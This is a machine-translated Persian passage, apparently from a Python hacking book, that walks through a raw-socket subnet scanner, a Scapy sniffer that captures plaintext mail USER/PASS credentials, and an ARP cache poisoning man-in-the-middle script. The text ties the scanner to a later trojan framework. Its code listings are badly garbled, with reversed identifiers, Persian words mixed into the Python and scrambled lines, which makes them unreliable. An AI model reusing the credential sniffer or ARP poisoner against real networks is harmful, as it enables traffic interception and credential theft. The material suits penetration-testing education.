همانطور که می بینید، 8 بیت اول نوع هستند و 8 بیت دوم حاوی کد ICMP آما هستند. نکته جالب توجه این است که وقتی یک میزبان یک این پیام‌های ICMP را ارسال می‌کند، در واقع شامل هدر IP پیام مبدأ است که پاسخ را ایجاد کرده است. همچنین می‌توانیم ببینیم که 8 بایت از دیتاگرام اصلی ارسال شده را دوباره بررسی می‌کنیم تا مطمئن شویم اسکنر ما پاسخ ICMP را ایجاد کرده است. برای انجام این کار، ما به سادگی 8 بایت آخر بافر دریافتی را برش می‌دهیم تا رشته جادویی که اسکنر ما ارسال می‌کند بیرون بیاوریم.

بیایید مقداری کد دیگر را به sniffer قبلي خود اضافه کنیم تا قابلیت رمزگشایی بسته های ICMP را نیز شامل شود.
بیایید فایل قبلی خود را به عنوان `sniffer_with_icmp.py` ذخیره کنیم و کد زیر را اضافه کنیم:

```
import ipaddress import os import socket import struct import sys
```

--snip-- کلاس IP:

1: کلاس ICMP

```
def __init__(self, raw_buffer):
    self.header = struct.unpack('<BBHHH', buff)
    self.code = header[0] self.sum = header[1] self.id = header[2] self.seq = header[3]
```

(میزبان):

--برش--

```
=ip_header.ip_header.version ip_header.ip_header.ihl ip_header.ip_header.ttl ip_header.ip_header.protocol
```

```
print(f'Version: {ip_header.ver}') print(f'Header Length: {ip_header.ihl} TTL: {ip_header.ttl}'')
```

محاسبه کنید بسته ICMP از کجا شروع می شود

```
offset = ip_header.ihl * 4 raw_buffer[offset:offset+8]
```

3

ساختار ICMP را ایجاد کنید

4

```
icmp_header = ICMP(buf)
```

```
%s\n' % icmp_header.code)) : کد%س: نوع ICMP -> (icmp_header.type,
```

KeyboardInterrupt: چند

```
sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

```
sys.exit()
```

```
sys.argv[1] else: '192.168.1.203' sniff(host)
== '__main__': if len(sys.argv) != 2:
    = میزبان
```

این قطعه کد ساده یک ساختار ICMP در زیر ساختار IP موجود می‌ایجاد می‌کند. هنگامی که حلقه اصلی دریافت پسته مشخص می‌کند که ما یک بسته 2 ICMP دریافت کرده‌ایم، آفست را در پسته خام که بدن ICMP در آن زندگ می‌کند 3 محاسبه می‌کنیم و سپس با فرخود را ایجاد می‌کنیم و فیلدهای نوع و کد را چاپ می‌کنیم.

محاسبه طول بر اساس فیلد IP header ihl است که تعداد کلمات 32 بیتی (تکه‌های 4 بایتی) موجود در هدر IP نشان می‌دهد. بنابراین با ضرب این فیلد در 4، اندازه هدر IP و در نتیجه زمانی که لایه شبکه بعدی (در این مورد ICMP) شروع می‌شود، می‌دانیم.

اگر به سرعت این کد را با آزمایش پینگ معمولی خود اجرا کنیم، اکنون خروجی ما باید کمی متفاوت باشد:

بروتکل: ICMP 74.125.226.78 -> 192.168.0.190

نوع: 0 کد: >

این نشان می‌دهد که پاسخ‌های پینگ (ICMP Echo) به درستی دریافت و رمزگشایی می‌شوند. ما اکنون آماده این تا آخرین بیت منطق را برای ارسال دیتاگرام‌های UDP و تفسیر نتایج آنها پیاده سازی کنیم.

حال باید استفاده از مازول ipaddress ارا اضافه کنیم تا بتوانیم یک کل را پوشش دهیم زیر شبکه با اسکن کشف میزبان می‌کنیم. اسکریپت sniffer_with_icmp.py خود را به عنوان scannner.py ذخیره کنید و کد زیر را اضافه کنید:

```
threading time import
import sys import
import struct import
os import socket
ipaddress import
import

# زیر شبکه برای هدف
SUBNET = '192.168.1.0/24'

# رشته جادویی ما پاسخ‌های ICMP را برای 'PYTHONRULES!' بررسی می‌کنیم
MESSAGE = 'PYTHONRULES!'

1

--snip--
```

کلاس: --snip--

ICMP: کلاس

```
# این دیتاگرام‌های UDP را با پیام جادویی می‌ایجادیم، 2: def udp_sender():
    ipaddress.ip_network(SUBNET).hosts(): برای IP فرستنده پخش می‌کند: hosts()
    (MESSAGE, 'utf8'), (str(ip), 65212)) otdnes.rednes
```

اسکنر کلاس: ۳ دف

```

(خود، میزبان): _tini_
if os.name == 'nt':
    socket_protocol = socket.IPPROTO_ICMP
    socket_protocol = socket.IPPROTO_IP

        self.socket = socket.socket(socket.AF_INET,
        socket.SOCK_RAW, socket.IPPROTO_ICMP)
        self.socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

0)) if os.name == 'nt':
        self.socket.ioctl(socket.SIO_RCVALL, NO_LLAVCR)

    سوکت.(NO_LLAVCR

4(خود:)def sniff
hosts_up = set([f'{str(self.host)} *']) نوش.گردن:
True: که
    #یک پسته را بخواند
    IP raw_buffer = self.socket.recvfrom(65535)[0] ایجاد کردن
    از 20 بایت اول
    ip_header = IP(raw_buffer[0:20]) اگر این#
    * 4 raw_buffer[offset:offset + 8]ip_header.offset == 11ICMP": buf = باشد
        = ip_header.ihl

    icmp_header = ICMP(buf) برسی کنید
    icmp_header.type == 3: و icmp_header.code == 3 اگر
    (SUBNET): در ipaddress.ip_address(ip_header.src_address) اگر
        5 ipaddressIPv4Network

#مطمئن شوید که پیام جادویی ما را دارد
if raw_buffer[len(raw_buffer) - len(MESSAGE):] == 6
    CTRL-Chosts_up != self.host اگر bytes(MESSAGE) == str(ip_header.src_address)
    SIO_RCVALL: hosts_up.add(str(ip_header.src_address)) # handle
    (FFO_LLAVCR. سوکتKeyboardInterrupt: 8 self.socket.ioctl(socket.
        print(f'Host Up: {tgt}') 7
    if os.name == 'nt':


    print("کاربر قطع شد.") if hosts_up:
        Hosts up on {SUBNET}: sorted(hosts_up): print(f'{host}'): برای مخصوص
            print() sys.exit()

= if __name__ == '__main__': if len(sys.argv) == 2: host = sys.argv[1] else:
    '192.168.1.203' s =
        time.sleep(5) اسکنر (میزبان) (5)
        t = threading.Thread(target=udp_sender) 9 t.start()
        s.sniff()

```

درک این بیت آخر کد باید نسبتاً ساده باشد. ما یک امضای رشته ای ساده ۱تعریف من کنیم تا بتوانیم آزمایش کنیم که پاسخ ها از بسته های UDP که در ابتداء ارسال کرده ایم می آیند. تابع udp_sender ما ۲ به سادگی زیرشیوه ای را که در بالای اسکریپت خود مشخص کردہ ایم می گیرد، از طریق تمام آدرس های IP در آن زیرشیوه تکرار می شود و دیتابازارهای UDP را در آنها شلیک می کند.

سپس یک Scanner class ۳تعریف می کنیم، برای مقداردهی اولیه، آن را به عنوان یک آرگومان به عنوان یک میزبان ارسال می کنیم. همانطور که مقداردهی اولیه می شود، یک سوکت ایجاد می کنیم، در صورت اجرای ویندوز، حالت promiscuous را روشن می کنیم و سوکت را به ویژگی کلاس Scanner تبدیل می کنیم.

روشن ۴sniff را معرفی می کند، همان مراحل مثال قبلی را دنبال می کند، با این تفاوت که این بار رکوردي در مورد اینکه کدام هاست بالا هستند را نگه می دارد . اگر پیام ICMP پیش بینی شده را تشخیص دهیم، ابتداء بررسی می کنیم تا مشتمن شویم که پاسخ ICMP از داخل زیرشیوه هدف ۵ما می آید. ازین این پرسیها، آدرس IP میزبان را که پیام ICMP از آنجا منشأ گرفته است، چاپ می کنیم. زمانی که فرآیند sniffer را با استفاده از C پایان می دهیم، وقفه ۸صفحه کلید را کنترل می کنیم. ویندوز و یک لیست مرتب شده از میزبان های زنده چاپ کنید.

بلوک main _کار تنظیم چیزها را انجام می دهد: شن Scanner را ایجاد می کند ، فقط چند ثانیه می خواهد، و سپس، قبل از فراخوانی روش sniff ، udp_sender را در یک رشته جداگانه ۹ایجاد می کند تا اطمینان حاصل شود که ما در توانایی هایمان دخالت نمی کنیم. برای بو کشیدن پاسخ ها باید آن را امتحان کنیم.

لگد زدن به لاستیک ها

حالا باید اسکریپت خود را برداریم و آن را در برابر شبکه محلی اجرا کنیم. برای این کار می توانید از لینوکس یا ویندوز استفاده کنید، زیرا نتایج یکسان خواهد بود. در مورد نویسندها، آدرس IP دستگاه محلی ما ۱۹۲.۱۶۸.۰.۱۸۷ بود، بنابراین ما اسکریپت خود را روی ۱۹۲.۱۶۸.۰.۰/۲۴ تنظیم کردیم. اگر هنگام اجرای اسکریپت، خروجی بیش از حد نویز دارد، به سادگی تمام عبارات چاپ را به جز آخرین موردی که به شما می گوید میزبانها پاسخ می دهند، نظر دهید.

```
:python.exe scanner.py
192.168.0.1
هاست آپ: 192.168.0.190
```

Host Up: 192.168.0.192
Host Up: 192.168.0.195

THE IPADDRESS MODULE

Our scanner will use a library called **ipaddress** which will allow us to feed in a subnet mask such as 192.168.0.0/24 and have our scanner handle it appropriately.

The **ipaddress** module makes working with subnets and addressing very easy. For example, you can run simple tests like the following using the **Ipv4Network** object:

```
ip_address = "192.168.112.3"

if ip_address in Ipv4Network("192.168.112.0/24"):
    print True
```

Or you can create simple iterators if you want to send packets to an entire network:

```
for ip in Ipv4Network("192.168.112.1/24"):
    s = socket.socket()
    s.connect((ip, 25))
    # send mail packets
```

This will greatly simplify your programming life when dealing with entire networks at a time, and it is ideally suited for our host discovery tool.


برای یک اسکن سریع مانند آنچه ما انجام دادیم، فقط چند ثانیه طول کشید تا نتایج را دریافت کنیم. با ارجاع متقابل این آدرس های IP در یک جدول DHCP در یک روتر خانگی، ما توانستیم صحت نتایج را تأیید کنیم. شما به راحتی می توانید آنچه را که در این فصل آموخته اید برای رمزگشایی بسته های TCP و UDP و همچنین ایجاد ابزار اضافی در اطراف اسکنر گسترش دهید. این اسکنر برای چارچوب تروجانی که در فصل 7 شروع به ساخت آن خواهیم کرد نیز مفید است. این به یک تروجان مستقر شده اجازه می دهد تا شبکه محلی را برای اهداف اضافی اسکن کند.

اکنون که اصول نحوه عملکرد شبکه ها در سطح بالا و پایین را می دانید، باید یک کتابخانه پایتون بسیار بالغ به نام Scapy را بررسی کنیم.

Machine Translated by Google

4

OWNING THE NETWORK WITH SCAPY



گاهی اوقات، با چنان کتابخانه شگفت‌انگیز پایتونی مواجه می‌شوید که حتی اختصاص یک فصل کامل به آن نمی‌تواند به درستی انجام شود. Philippe Biondi چنین کتابخانه‌ای را در کتابخانه دستکاری بسته Scapy ایجاد کرده است. شما فقط ممکن است این فصل را تمام کنید و متوجه شوید که ما شما را مجبور کردیم در دو فصل قبل کارهای زیادی انجام دهید تا کاری را که می‌توانستید تنها با یک یا دو خط Scapy انجام دهید، انجام دهید.

قدرتمند و انعطاف پذیر است و امکانات آن تقریباً بی‌نهایت است. ما با استشمام کردن ترافیک برای سرفت اعتبار نامه‌های متعدد و سپس مسموم کردن یک دستگاه هدف در شبکه توسط ARP، ARP طعم چیزها را می‌چشیم تا بنوانیم ترافیک آنها را استشمام کنیم. ما کارها را با گسترش پردازش Scapy برای حک کردن تصاویر از ترافیک HTTP و سپس تشخیص چهره بر روی آنها انجام می‌دهیم تا مشخص کنیم که آیا انسان در تصاویر وجود دارد یا خیر.

توصیه می‌کنیم از Scapy تحت سیستم لینوکس استفاده کنید، زیرا برای کار با لینوکس طراحی شده است. جدیدترین نسخه Scapy از ویندوز پشتیبانی می‌کند، اما برای هدف این فصل فرض می‌کنیم که شما از سیستم خود استفاده می‌کنید.

ماشین مجازی کال (VM) با نصب کامل Scapy اگر Scapy ندارید، به سر برزند <https://scapy.net/> برای نصب آن حال، فرض کنید به شبکه محلی (LAN) یک هدف نفوذ کرده است. با تکنیک های که در این فصل خواهد آموخت، می توانید ترافیک شبکه محلی را بشناسید.

سرقت اطلاعات ایمیل

شما قبلاً مدتها را صرف این کردید که در پایتون به خروش کشیدن پایتون بپردازید. بیایید با رابط کاربری Scapy برای استشمام بسته ها و تشریح محتوای آنها آشنا شویم. ما یک sniffer بسیار ساده برای گرفتن اعتبارنامه های پروتکل حمل و نقل نامه ساده (SMTP)، پروتکل اداره پست (POP3) و پروتکل دسترسی به پیام اینترنتی (IMAP) خواهیم ساخت. بعداً، با جفت کردن Address Resolution Protocol (ARP)، sniffer یا حمله مسموم کننده (Man-in-the-Middle (MITM)) به راحتی می توانیم اعتبارنامه های دیگر ماشین های شبکه را بدزدیم. البته این تکنیک را می توان برای هر پروتکلی اعمال کرد. با به سادگی تمام ترافیک را جذب کرد و آن را برای تجزیه و تحلیل در یک فایل pcap ذخیره کرد، که ما همچنین نشان خواهیم داد.

برای درک Scapy، بیایید با ساختن یک استیفر اسکلت شروع کنیم که به سادگی بسته ها را تشریح کرده و sniff(filter="", iface="any", prn=function, count=N) بیرون می باریزد. تابع sniff() نام مناسب به شکل زیر است:

پارامتر فیلتر به ما این امکان را می دهد که فیلتر بسته های برکلی (BPF) را برای بسته های Scapy sniff می کنند، تعیین کنیم، که می توان آن را برای بو کردن همه بسته ها خالی گذاشت. به عنوان مثال، برای استیفر کردن تمام بسته های HTTP، باید از یک فیلتر BPF در پورت 80 استفاده کنید. اگر حالی بماند، Scapy روی همه اینترنتیس ها بو می دهد. پارامتر prn مشخص می کند که برای هر بسته ای که با فیلتر مطابقت دارد یک callback فراخوانی شود و تابع callback می خواهد شود. تابع callback می خواهدcallback را به عنوان پارامتر واحد خود دریافت می کند. پارامتر مشخص می کند که چند بسته را می خواهد بو کنید. اگر خالی بماند، Scapy به طور نامحدود بو می کند.

بیایید با ایجاد یک sniff() ساده شروع کنیم که یک بسته را بو می کند و محتویات آن را تخلیه می کند. سپس آن را گسترش می دهیم تا فقط دستورات مربوط به ایمیل را بشنویم. mail_sniffer.py را باز کنید و کد زیر را مسدود کنید:

```
scapy.all import sniff
1 def packet_callback(packet): print(packet.show())
def main():
2 sniff(prn=packet_callback, count=1)
```

```
_name_ == '__main__': main()اگر
```

ما با تعریف تابع `callback` که هر بسته sniff شده را دریافت می‌کند شروع می‌کنیم و سپس به Scapy sniffing در همه رابطها بدون فیلتر کند. حالا باید اسکریپت را اجرا کنیم، و شما باید می‌گوییم که شروع به 2 خروجی مشاهده زیر را ببینید:

```
$ (bhp) tim@kali:~/bhp/bhp$ sudo python mail_sniffer.py
dst = 42:26:19:1a:31:64 src = 00:0c:29:39:46:7e #####[ اینترنت ]#####
```

```
= IPv6 نوع
hlim = 255 نسخه#[ IPv6 ]#####
= 0 fl = 661536 plen = 51 nh = UDP
src = fe80::20c:29ff:fe39:467e dst =
fe80::1079:9d3f:d4a8:defb
#####[ UDP ]##### sport = 42638 dport = 53
= 51 ل = cksum =
0xcf66
22299 id = 0
#####[ DNS ]##### 1 ra = 0
opcode = QUERY = 0 tc = 0 aa
qr rd
z
= 0 تبلیغ =
= 0 خوب =
= 1 0 arcount = 0 حساب =
qdcount DNS ]##### رکورد سؤال ##### nscount = 0 \qd |
\
| qname = 'vortex.data.microsoft.com.'
| qtype = A
| هیچ هیچ = qclass = IN =
ns
ar هیچ کدام =
```

چه فوق العاده آسان بود! ما من توانیم آن را زمانی که اولین بسته بود مشاهده کنیم دریافت شده در شبکه، تابع callback تابع داخلی packet.show برای نمایش محتویات بسته و تجزیه برخی از اطلاعات پروتکل استفاده می‌کند. استفاده از نمایش یک راه عالی برای اشکال‌ازدایی اسکریپتها در حالی است که در حال پیش‌اروی هستید تا مطمئن شوید که خروجی مورد نظرتان را می‌گیرید.

اکنون که sniffer اولیه را در حال اجرا داریم، باید یک فیلتر اعمال کنیم و مقداری اضافه کنیم منطق تابع callback برای حذف رشته‌های احراز هویت مربوط به ایمیل.

در مثال زیر از فیلتر بسته استفاده می کنیم تا sniffer فقط بسته های مورد علاقه ما را نمایش دهد. برای این کار از نحو Wireshark که سبک BPF نیز نامیده من شود استفاده می کنیم. شما با این نحو با ابزارهای مانند gcpdump و همچنین در فیلترهای ضبط بسته مورد استفاده با Wireshark مواجه خواهید شد.

باید نحو اصلی فیلتر BPF را پوشش دهیم. سه نوع اطلاعات وجود دارد که می توانید در فیلتر خود استفاده کنید. همانطور که در جدول 4-1 نشان داده شده است، می توانید یک توصیفگر (مانند یک میزبان، رابط یا پورت خاص)، جهت جریان ترافیک و پروتکل را مشخص کنید. بسته به آنچه می خواهید در بسته های بو داده شده بینید. می توانید نوع، جهت و پروتکل را اضافه یا حذف کنید.

جدول 4-1: نحو فیلتر BPF

نمونه کلمات کلیدی فیلتر	شرح بیان
میزبان، شبکه، پورت	توصیف کننده آنچه شما به دنبال آن هستید
مسیح‌سفر	dst یا src, dst, src
پروتکلبروکسل استفاده برای ارسال ترافیک	ip, ip6, tcp, udp

به عنوان مثال، عبارت src 192.168.1.100 فیلتری را مشخص می کند که فقط بسته هایی را که از ماسیون 192.168.1.100 ایجاد شده اند را می گیرد. فیلتر مقابل dst 192.168.1.100 است که فقط بسته هایی با مقصد 192.168.1.100 را می گیرد. به همین ترتیب، عبارت tcp port 25 یا tcp port 110 را که از پورت 110 یا 25 می آیند یا به آن میاروند، عبور می ادهد. حال باید با استفاده از نحو BPF در مثال خود، یک sniffer خاص بنویسیم:

از sniff, TCP, IP واردات all

```
# the packet callback def packet_callback(packet):
```

```
if packet[TCP].payload[packet[TCP].payload] =
    { print(f"[{packet[IP].src}:{packet[TCP].sport} - {packet[IP].dst}:{packet[TCP].dport}]")
      (packet[IP].src, packet[TCP].sport, packet[TCP].dport)
      (packet[IP].dst) } 3 print(f"[*"]
```

```
def main():
# اسپیفر را به آتش بکش
(filter='tcp port 110 or tcp port 25 or tcp port 143', store=0)           prn=packet_callback.
4 sniff
_ name_ == '_main_': main()
اگر()
```

جزئیاتی خیلی ساده اینجاست. ما تابع sniff را برای افزودن یک فیلتر BPF تغییر دادیم که فقط شامل ترافیکی است که برای پورت های پست مشترک 143 (IMAP)، 110 (POP3) و 25 (SMTP) قرار دارد. همچنین از یک پارامتر جدید به نام store استفاده کردیم که پس از تنظیم به 0، تضمین می کند که Scapy بسته ها را در حافظه نگه نمی دارد. این ایده خوبی است که

Scapy 55 مالکیت شیکه با

اگر قصد دارید یک sniffer مدت در حال اجرا بگذارید، از این پارامتر استفاده کنید، زیرا در این صورت مقدار زیادی رم مصرف نمی کنید. هنگامی که تابع callback می شود، بررسی می کنیم تا مطمئن شویم که دارای یک محموله داده ۱۱ است و آیا محموله حاوی فرمان معمولی USER یا 2 PASS mail است. اگر رشته احراز هویت را شناسایی کنیم، سروری را که به آن ارسال می کنیم چاپ می کنیم و بایت های داده واقعی بسته ۳.

لگد زدن به لاستیک ها

در اینجا برخی از خروجی‌های نمونه از یک حساب ایمیل ساختگی که نویسنده‌گان سعی کردند یک سرویس گیرنده ایمیل را به آن متصل نکنند، آمده است:

```
mail_sniffer.py(python) root@kali:/home/tim/bhp/bhp#
[*] 192.168.1.207[*]
[*] b'USER time\n[*] 192.168.1.207[*]
[*] b'PASS 1234567\n'
```

می بینید که سرویس گیرنده ایمیل ما در حال تلاش برای ورود به سرور در 192.168.1.207 و ارسال اعتبار متن ساده از طریق سیم است. این یک مثال بسیار ساده از این است که چگونه می‌توانید یک اسکریپت Scapy Sniffing را بگیرید و آن را در طول تست‌های نفوذ به یک ابزار مفید تبدیل کنید. این اسکریپت برای ترافیک ایمیل کار می‌کند زیرا ما فیلتر BPF را برای تمرکز بر پورت‌های مربوط به نامه طراحی کردیم، شما می‌توانید آن فیلتر را برای نظارت بر ترافیک دیگر تغییر دهید. برای مثال، برای مشاهده اتصالات و اعتبارنامه‌های FTP آن را به پورت 21 TCP تغییر دهید.

استشمام کردن ترافیک خود ممکن است سرگرم کننده باشد، اما همیشه بهتر است با یک دوست بو بکشید. بیایید نگاهی بیندازیم که چگونه می‌توانید یک حمله مسمومیت ARP برای استشمام کردن ترافیک یک ماشین هدف در همان شبکه انجام دهید.

Scapy با ARP مسمومیت کش

مسمومیت ARP یکی از قدیمی ترین و در عین حال موثرترین ترفندها در جعبه ابزار هکرهای است. خیلی ساده، ما یک ماشین هدف را متفاوت می‌کنیم که به دروازه آن تبدیل شده ایم، و همچنین دروازه را متفاوت می‌کنیم که برای رسیدن به ماشین هدف، تمام ترافیک باید از طریق ما انجام شود. هر رایانه در یک شبکه یک کش ARP دارد که جدیدترین آدرس های کنترل دسترسی رسانه (MAC) مطابق با آدرس های IP دارد. این حافظه پنهان را ورودی هایی که برای دستیابی به این حمله کنترل می‌کنیم، مسموم می‌کنیم. از آنجایی که پروتکل Address Resolution Protocol به طور کلی مسمومیت ARP در مواد متعدد دیگری پوشش داده شده است، انجام هر گونه تحقیق لازم برای درک نحوه عملکرد این حمله در سطح پایین تر را به شما واگذار می‌کنیم.

اکنون که می‌دانیم چه کاری باید انجام دهیم، بیایید آن را عملی کنیم. هنگامی که نویسنده‌گان این را آزمایش کردند، ما به یک ماشین مک واقعی از یک ماشین مجازی Kali حمله کردیم. ما همچنین این کد را بر روی دستگاه‌های تلفن همراه مختلف متصل به یک نقطه دسترسی بی سیم آزمایش کرده ایم و عالی کار می‌کند. اولین کاری که انجام می‌دهیم بررسی ARP است

حافظه پنهان روی دستگاه مک هدف قرار دهید تا بعداً بتوانیم حمله را در عمل مشاهده کیم.
موارد زیر را بررسی کنید تا نحوه بررسی کش ARP در مک خود را مشاهده کنید:

```
MacBook-Pro:~ viktim$ ifconfig en0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
          38:f9:d3:63:5c:48 اتر
0x6 inet 192.168.1.193 netmask 0xffffffff00 یعنیinet6 fe80::4bc:91d7:29ee:51d8%en0 prefixlen 64 scopeid
inet6:1706:1006:1706:192:160:160:192:1600:192:1700:1600 :7fe:0:79c8 prefixlen 64 autoconf
          prefixlen 64 autoconfinet6 192.168.1.255 192.168.1.255 inet1:1706:1706:192:168.1.255
inet6 2600:1700:c1a0:6ee0::31 prefixlen 64 dynamic
inet6 2600:1700:c1a0:6ee0::31 prefixlen 64 dynamic
nd6 options=201<PERFORMNUD,DAD>
رسانه: وضعیت انتخاب خودکار: فعال
```

دستور ifconfig پکربندی شبکه را برای اینترفیس مشخص شده (در اینجا en0 است) با برای همه اینترفیس‌ها در صورتی که یکی را مشخص نکرده اید نمایش می‌دهد. خروجی نشان می‌دهد که آدرس (IPv4) (inet) 192.168.1.193 است. همچنین آدرس MAC (38:f9:d3:63:5c:48)، این آدرس با برچسب اتر و چند آدرس IPv6 ذکر شده است. مسمومیت ARP فقط برای آدرس‌های IPv4 اکار می‌کند، بنابراین آدرس‌های IPv6 را نادیده می‌گیریم.

حالا باید بینیم مک در حافظه پنهان آدرس ARP خود چه چیزی دارد. به شرح زیر نشان می‌دهد که آدرس‌های MAC برای همسایگانش در شبکه چیست:

```
MacBook-Pro:~ viktim$ arp -a
          en0 ifscope a4:5e:60:ee:17:5d در 1 kali.attlocal.net (192.168.1.203)
          en0 ifscope e5:64:c0:76:d0 در 2 dsldevice.attlocal.net (192.168.1.254)
          en0 ifscope [ethernet] ff:ff:ff:ff:ff:ff در ? (192.168.1.255)
```

من بینیم که آدرس IP ماشین Kali متعلق به مهاجم 192.168.1.203 و آدرس MAC 20:e5:64:c0:76:d0 در آن است. دروازه هر دو ماشین مهاجم و قربانی را به اینترنت متصل می‌کند. آدرس IP 2 در آن MAC 192.168.1.254 است. ما این مقادیر را یادداشت می‌کنیم زیرا من توانیم کش ARP را در حین وقوع حمله مشاهده کنیم و بینیم که آدرس MAC ثابت شده دروازه را تغییر داده ایم. اکنون که دروازه و آدرس IP موجود نظر را می‌دانیم، اجازه دهید کدنوبیس اسکرپت مسمومیت ARP را شروع کنیم. یک فایل پایتون جدید باز کنید، آن را arper.py نامید و کد زیر را وارد کنید. ما با جدا کردن اسکلت فایل شروع می‌کنیم تا به شما بفهمانیم که چگونه مسموم کننده را می‌سازیم:

```
از فرآیند واردات چند پردازش
srp, wrpcap) از واردات
scapy.all (ARP, Ether, conf, get_if_hwaddr, sniff, sndrcv.
```

```

زمان واردات
import سیستم
import os

1 پاس def get_mac(targetip):
    کلاس :('One'=(خود، قربانی، دروازه، رابط='Arper: def
عبرور

def run(self run):
    عبرور

2 عووف poison(خود):

3 def sniff (self, count=200):
    عبرور

4 دف بازیابی (خود):
    عبرور

: اگر '_name_ == اصلی_'
    = (sys.argv[1], sys.argv[2], sys.argv[3]) (قربانی، دروازه، رابط)
        myarp.run() (قربانی، دروازه، رابط) myarp = Arper

```

همانطور که می بینید، ما یک تابع کمکی تعریف می کنیم تا آدرس MAC را برای هر ماشین 1 و یک کلاس Arper برای 2، sniff 3 و poison 4 را بازیابی تنظیمات شبکه 4 بدست آوریم. بباید هر بخش را پر کنیم، با تابع get_mac شروع می کنیم، که یک آدرس MAC را برای یک آدرس IP معین برمی گرداند. ما به آدرس MAC قربانی و دروازه نیاز داریم.

```

def get_mac(targetip):
    بسته = (dst='ff:ff:ff:ff:ff:ff')/ARP(op="who-has", pdst=targetip)
    1 بارگشتن اغفاری برای resp = srp(packet, timeout=2, retry=10, verbose=False)[0].hwsrc

```

ما آدرس IP هدف را وارد می کنیم و یک بسته Ether مشخص می کند که این بسته قرار است پخش شود و تابع ARP درخواست آدرس MAC را مشخص می کند و از هر گره می پرسد که آیا IP هدف را دارد یا خیر. ما بسته را با تابع 2 ارسال می کنیم که یک بسته را ارسال و دریافت می کند.

در لایه شبکه 2 پاسخ را در متغیر resp دریافت می کنیم که باید منبع لایه اتر (آدرس IP برای MAC) مورد نظر باشد.

بعد، بباید نوشتن کلاس Arper را شروع کنیم :

```

Arper(): کلاس
    خود قربانی = قربانی تعریف _tini_(خود، قربانی، دروازه، رابط='One'=cam_tegself.victimmac
    self.gateway =

```

```

    (دروازه)cam_tegeSelf.gatewaymac =
    conf.iface = conf.verb = 0
    self.interface =
    جاپ('Initialized {interface}:' 2
    print('*30) ('است.' {self.gatewaymac} {print('Gateway ({gateway})')
    ('است.')self.victimmac} در {victim})
    . . .

```

کلاس را با IPهای قربانی و دروازه مقداردهی اولیه می کنیم و رابط مورد استفاده را مشخص می کنیم en0 (پیش فرض است).

در کلاس Arper run را می نویسیم که نقطه ورود حمله است:

```

        def run(self run):
            (nosiof.fles=هدفself.poison_thread =
            self.poison_thread.start()
2             (ffins.fles=tegrat(self.sniff_thread =
            self.sniff_thread.start())

```

متده کار اصلی شی Arper را انجام می دهد . دو فرآیند را راه اندازی و اجرا می کند: یکی برای مسموم کردن حافظه نهان 1 ARP و دیگری برای اینکه بتوانیم حمله در حال انجام را با استشمام کردن ترافیک شبکه 2 مشاهده کنیم.

روش Poison بسته های مسموم شده را ایجاد می کند و آنها را برای قربانی و دروازه ارسال می کند:

```

= ARP(poison_gateway.ip, poison_gateway.mac, poison_gateway.dst,
      print('mac dst: {poison_gateway.victim.hwdst} ({poison_gateway.hwsr
poison_gateway(poison_gateway.psrc, poison_gateway.pdst)
= ARP() poison_gateway.op = 2 poison_gateway(poison_gateway.psrc, poison_gateway.pdst)

```

```

print('mac src:
      ('.*30) 2
      poison_gateway.op = 2

```

```

      dst: {poison_gateway.hwdst} {poison_gateway.hwsr}) print('*30) dst:
      print('ip src: {poison_gateway.psrc} {poison_gateway.pdst}') print('mac
      print(poison_gateway.summary())
      print('mac_src:

```

```

      ('[CTRL-C]tnirp شروع سم [ARP. برای توقف.')
      در حال که درست است: sys.stdout.write('.')
      کنید: sys.stdout.flush()

```

Scapy 59 با شبکه کیت مالکیت

```

send(poison_gateway)
send(poison_victim)           به جز 4
وقفه صفحه کلید:
time.sleep(2)
self.restore() sys.exit()

```

روش Poison داده های را که برای مسموم کردن قربانی و دروازه استفاده من کنیم تنظیم من کند. ابتدا یک بسته ARP مسموم برای قربانی 1 ایجاد من کنیم. به همین ترتیب، ما یک بسته ARP مسموم برای دروازه 2 ایجاد من کنیم. با ارسال آدرس IP قربانی اما آدرس MAC مهاجم، دروازه را مسموم من کنیم. به همین ترتیب، قربانی را با ارسال آدرس IP دروازه اما آدرس MAC مهاجم، مسموم من کنیم. ما همه این اطلاعات را در کنسول چاپ من کنیم تا بتوانیم از مقصد و محموله بسته های خود مطمئن شویم.

در مرحله بعد، ما شروع به ارسال بسته های مسموم به مقصد خود در بی نهایت من کنیم حلقه بزند تا مطمئن شوید که رودی های حافظه پنهان ARP مربوطه در طول مدت حمله مسموم باقی من مانند . قربانی و دروازه، خنثی کردن حمله مسمومیت (ما).

برای مشاهده و ثبت حمله در صورت وقوع، ترافیک شبکه را با روش sniff sniffer من کنیم :

```

def sniff(self, count=100):
    1 time.sleep(5) print(f'Sniffing {count}')
    2 bpf_filter = "ARP %s != %s" % (self.interface, self.gateway_ip)
    3 = sniff(count=count, filter=bpf_filter, iface=self.interface)
    4('بسته ها را دریافت کرد') print('تمام شد.')
    5 wrpcap('arp.pcap', packets)
    tnirp self.restore() self.poison_thread.terminate()

```

روشن sniff به مدت 1 ثانیه قبل از شروع به بو کشیدن به ترتیب به خواب من رود تا به نخ مسمومیت زمان بدھیم تا شروع به کار کند. تعدادی بسته (به طور پیش فرض 100 بسته) 3 را بو من کند و برای بسته های 2 IP قربانی که دارند فیلتر من شود . هنگامی که بسته ها را گرفتیم، آنها را در فایلی به نام 4 arp.pcap نویسیم، جداول ARP را به مقادیر اصلی آنها 5 باز من گردانیم و رشته سم را خاتمه من دهیم.

در نهایت، روش بازیابی ، قربانی و ماشین های دروازه را به خود بازمی گرداند حالت اولیه با ارسال اطلاعات ARP صحیح به هر دستگاه:

```

def restore (self):
    ARP('بازیابی') tnirp
    sendARP(self.gateway_ip, self.gateway_ip, op=2)
    1

```

```
2 send(ARP( psrc= self.victim, hwsrc= self.victimmac, pdst= self.gateway, hwdst='ff:ff:ff:ff:ff:ff'),
        (5=تعداد
         pdst= self.victim, hwdst='ff:ff:ff:ff:ff:ff'), op=2
```

(5=تعداد

روش بازیابی را می‌توان از روش sniff (زمانی که تعداد مشخص از بسته‌ها ضبط شده است) poisoN (در صورت ضریب زدن به فراخوانی کرد. مقادیر اصلی IP و مک آدرس‌های دروازه را به قربانی 1 می‌فرستد و مقادیر اصلی IP و MAC فربانی را به دروازه 2 ارسال می‌کند.

